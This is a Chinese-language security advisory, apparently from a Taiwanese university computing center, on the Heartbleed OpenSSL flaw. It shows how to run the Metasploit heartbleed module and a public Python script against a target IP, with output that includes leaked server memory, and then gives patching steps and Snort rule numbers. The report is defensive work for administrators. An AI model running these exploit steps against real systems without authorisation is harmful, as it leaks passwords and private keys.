



臺灣大學計資中心網路組
北區學術資訊安全維運中心

資訊安全分析報告

目錄

| | |
|------------------------------------|---|
| 本技術報告簡介..... | 2 |
| 使用 Metasploit 實做 OPENSLL 漏洞檢測..... | 2 |
| 使用 Openssl.py 擷取 OPENSLL 漏洞資料..... | 4 |
| 修補 OPENSLL 漏洞..... | 6 |
| 結論與建議..... | 7 |



OPENSSL(CVE-2014-0160)漏洞分析 與防禦方法簡介

本技術報告簡介

OPENSSL 漏洞(CVE-2014-0160)讓有心人士可透過 OpenSSL 技術竊取系統記憶體資料，取得使用者帳號與密碼等機敏資訊。本文將透過實作漏洞檢測、擷取系統資料、提供修補漏洞建議措施與結論等說明此漏洞，期望讀者能透過本分析報告確認管理及使用範圍內是否存在此漏洞，以進行漏洞的修補與防護。

使用 Metasploit 實做 OPENSSL 漏洞檢測

- 1.) 開啟 Metasploit msf 介面，並鍵入指令
“use auxiliary/scanner/ssl/openssl_heartbleed”



The screenshot shows a terminal window titled "終端機" (Terminal) with a menu bar containing "檔案(F)", "編輯(E)", "檢視(V)", "搜尋(S)", "終端機(T)", and "求助(H)". The terminal output includes:

```
TCP/IP connections on port 5432?  
could not connect to server: Connection refused  
Is the server running on host "localhost" (127.0.0.1) and accepting  
TCP/IP connections on port 5432?  
  
((-----))  
( ) 0 0 ( )  
o_o \ M S F /  
-----*  
||| ww |||  
  
Easy phishing: Set up email templates, landing pages and listeners  
in Metasploit Pro's wizard -- type 'go pro' to launch it now.  
  
=[ metasploit v4.9.2-2014050701 [core:4.9 api:1.0] ]=  
+ -- --[ 1299 exploits - 696 auxiliary - 207 post ]  
+ -- --[ 335 payloads - 35 encoders - 8 nops ]  
  
msf > use auxiliary/scanner/ssl/openssl_heartbleed
```

- 2.) 接著使用”show options”檢視有何參數須調整，此例中僅需設定”RHOSTS”(目標IP 位置)以及”RPORT”(目標PORT)

```
檔案(F) 編輯(E) 檢視(V) 搜尋(S) 終端機(T) 求助(H)

msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > show options

Module options ( auxiliary/scanner/ssl/openssl_heartbleed ):

  Name          Current Setting  Required  Description
  ----          -
  DUMPFILTER    no               no        Pattern to filter leaked memory
before storing
  MAX_KEYTRIES  10              yes       Max tries to dump key
  RESPONSE_TIMEOUT  10             yes       Number of seconds to wait for a
server response
  RHOSTS        yes              yes       The target address range or CIDR
identifier
  RPORT         443             yes       The target port
  STATUS_EVERY  5               yes       How many retries until status
  THREADS       1               yes       The number of concurrent threads
  TLS_CALLBACK  None            yes       Protocol to use, "None" to use r
aw TLS sockets (accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
  TLS_VERSION  1.0             yes       TLS/SSL version to use (accepted
: SSLv3, 1.0, 1.1, 1.2)

msf auxiliary(openssl_heartbleed) >
```

3.) 使用 set RHOSTS 及 set RPORT 等指令設定參數，設定完成後，鍵入”run”執行掃描，當顯示”Heartbeat response with leak”表示目標 IP 存有此弱點。


```
終端機
檔案(F) 編輯(E) 檢視(V) 搜尋(S) 終端機(T) 求助(H)

before storing
  MAX_KEYTRIES  10              yes       Max tries to dump key
  RESPONSE_TIMEOUT  10             yes       Number of seconds to wait for a
server response
  RHOSTS        yes              yes       The target address range or CIDR
identifier
  RPORT         443             yes       The target port
  STATUS_EVERY  5               yes       How many retries until status
  THREADS       1               yes       The number of concurrent threads
  TLS_CALLBACK  None            yes       Protocol to use, "None" to use r
aw TLS sockets (accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
  TLS_VERSION  1.0             yes       TLS/SSL version to use (accepted
: SSLv3, 1.0, 1.1, 1.2)

msf auxiliary(openssl_heartbleed) > set RHOSTS
RHOSTS =>
msf auxiliary(openssl_heartbleed) > set RPORT 443
RPORT => 443
msf auxiliary(openssl_heartbleed) > run

[+] 443 - Heartbeat response with leak
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) >
```

4.) 若目標 IP 無此此弱點，則會顯示如下圖資訊。



```
msf auxiliary( openssl_heartbleed ) > set RHOSTS
RHOSTS => 1
msf auxiliary( openssl_heartbleed ) > set RPORT 443
RPORT => 443
msf auxiliary( openssl_heartbleed ) > run


[+] - Heartbeat response with Leak
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary( openssl_heartbleed ) > set RHOSTS
RHOSTS =>
msf auxiliary( openssl_heartbleed ) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary( openssl_heartbleed ) >
```

使用 Openssl.py 擷取 OPENSSL 漏洞資料

Openssl.py 為 Jared Stafford 利用 Python 所撰寫的檢測工具，為公開的原始碼，可至 <https://gist.github.com/sh1n0b1/10100394> 下載及使用。

1.) 開啟檢測工具



```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\>openssl.py
Usage: openssl.py server [options]

Test for SSL heartbeat vulnerability (CVE-2014-0160)

Options:
-h, --help          show this help message and exit
-p PORT, --port=PORT TCP port to test (default: 443)

C:\>
```

2.) 填入檢測時所需之參數(目標 IP 及 port，預設為 443)




```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\
C:\Users>cd ..
C:\>openssl.py
```


目標 IP

3.) 目標 IP 存有此弱點，將可收到其記憶體中 64KB 的資料



```
C:\Windows\system32\cmd.exe
C:\>openssl.py
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 58
... received message: type = 22, ver = 0302, length = 845
... received message: type = 22, ver = 0302, length = 397
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@...SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+.H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3...f.....
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....3.2.
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 ...E.D.../...
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 A.....
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 ..I.....4.
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 2.....09 00
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 2.....c.....
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 .....0...#.
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 .....0...#.
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 .....0...#.
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 74 00 0A 00 .....0...#.
00e0: 05 00 04 C0 0D C0 0C C0 03 C0 02 00 AD 00 B7 00 .....0...#.
00f0: 95 C0 93 C0 99 00 AC 00 B6 00 94 C0 92 C0 98 00 .....0...#.
0100: 93 00 92 00 A9 00 AF 00 8D C0 8F C0 95 00 A8 00 .....0...#.
0110: AE 00 8C C0 8E C0 94 00 8B 00 8A 01 00 00 44 00 .....0...#.
0120: 0D 00 1A 00 18 06 01 05 01 04 01 03 01 02 01 01 .....0...#.
0130: 01 06 03 05 03 04 03 03 02 03 01 03 00 0A 00 .....0...#.
0140: 18 00 16 00 1C 00 1B 00 1A 00 19 00 18 00 17 00 .....0...#.
0150: 15 00 13 00 16 00 14 00 12 00 0B 00 02 01 00 00 .....0...#.
0160: 23 00 00 00 00 00 00 00 E0 63 98 BC BD 7F 00 00 #.....c.....
0170: 88 03 00 00 00 00 00 00 30 82 03 84 30 82 03 0A .....0...#.
0180: A0 03 02 01 02 02 10 2F 80 FE 23 8C 0E 22 0F 48 .....0...#.
0190: 67 12 28 91 87 AC B3 30 0A 06 08 2A 86 48 CE 3D .....0...#.
01a0: 04 03 03 30 81 CA 31 0B 30 09 06 03 55 04 06 13 .....0...#.
01b0: 02 55 53 31 17 30 15 06 03 55 04 0A 13 0E 56 65 .....0...#.
01c0: 72 69 53 69 67 6E 2C 20 49 6E 63 2E 31 1F 30 1D .....0...#.
01d0: 06 03 55 04 0B 13 16 56 65 72 69 53 69 67 6E 20 .....0...#.
01e0: 54 72 75 73 74 20 4E 65 74 77 6F 72 6B 31 3A 30 .....0...#.
01f0: 38 06 03 55 04 0B 13 28 63 29 20 32 30 30 37 .....0...#.
0200: 20 56 65 72 69 53 69 67 6E 2C 20 49 6E 63 2E 20 .....0...#.
0210: 2D 20 46 6F 72 20 61 75 74 68 6F 72 69 7A 65 64 .....0...#.
0220: 20 75 73 65 20 6F 6E 6C 79 31 45 30 43 06 03 55 .....0...#.
```

4.) 若目標 IP 不存在此弱點，則會顯示如下圖資訊



```
C:\Windows\system32\cmd.exe
C:\>openssl.py
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0301, length = 74
... received message: type = 22, ver = 0301, length = 2335
... received message: type = 22, ver = 0301, length = 525
... received message: type = 22, ver = 0301, length = 4
Sending heartbeat request...
... received message: type = 21, ver = 0302, length = 2
Received alert:
0000: 02 46 .F
Server returned error, likely not vulnerable
C:\>
```

修補 OPENSLL 漏洞

針對 OPENSLL 漏洞(CVE-2014-0160)，使用上述檢測工具可確認伺服器是否存在此漏洞。由於部份機敏資料可能已外洩，加上此弱點存取資料來源為記憶體，難以察覺是否已被外部使用者取得，故我們建議可參考下列幾點建議措施進行後續修補動作，避免重要機敏資料持續外洩。

- 1.) 立即更新 OpenSSL 套件至最新版本(1.0.1g or 1.0.2-beta2 以上之版本)
- 2.) 清除目前 Server 所有的 Session
- 3.) 重啟 OpenSSL 的服務
- 4.) 重新產生伺服器 SSL 私鑰
- 5.) 更新本機管理者帳號密碼
- 6.) 將原使用之憑證撤銷，並使用新產生之憑證

結論與建議

OPENSSL(CVE-2014-0160)漏洞影響範圍極廣，應盡速完成漏洞修補與損害管制，針對一般使用者與系統管理人員的建議如下：

一般使用者，若有使用 HTTPs 服務者，建議立刻進行密碼變更並留意自己的帳號是否有異常活動。

若您為系統管理人員，請確認系統之 OpenSSL 版本是否在受害範圍，若有，請進行修補，並使用 `sslltest.py` 檢測工具檢測確認洞已修補完成。若您暫時無法進行漏洞修補，可使用免費之 Snort IDS 進行攻擊偵測，Rule 編號分別為 sid: 30510 - 30517, 30520 - 30525, 30549, 30777 - 30788。

參考資料

1. http://www.icst.org.tw/Heartbleed.aspx?lang=zh://news.cnet.com/8301-1009_3-57591042-83/mobile-malware-grows-by-614-percent-in-last-year/
2. <http://www.snort.org/snort-rules/#community>
3. <https://gist.github.com/sh1n0b1/10100394>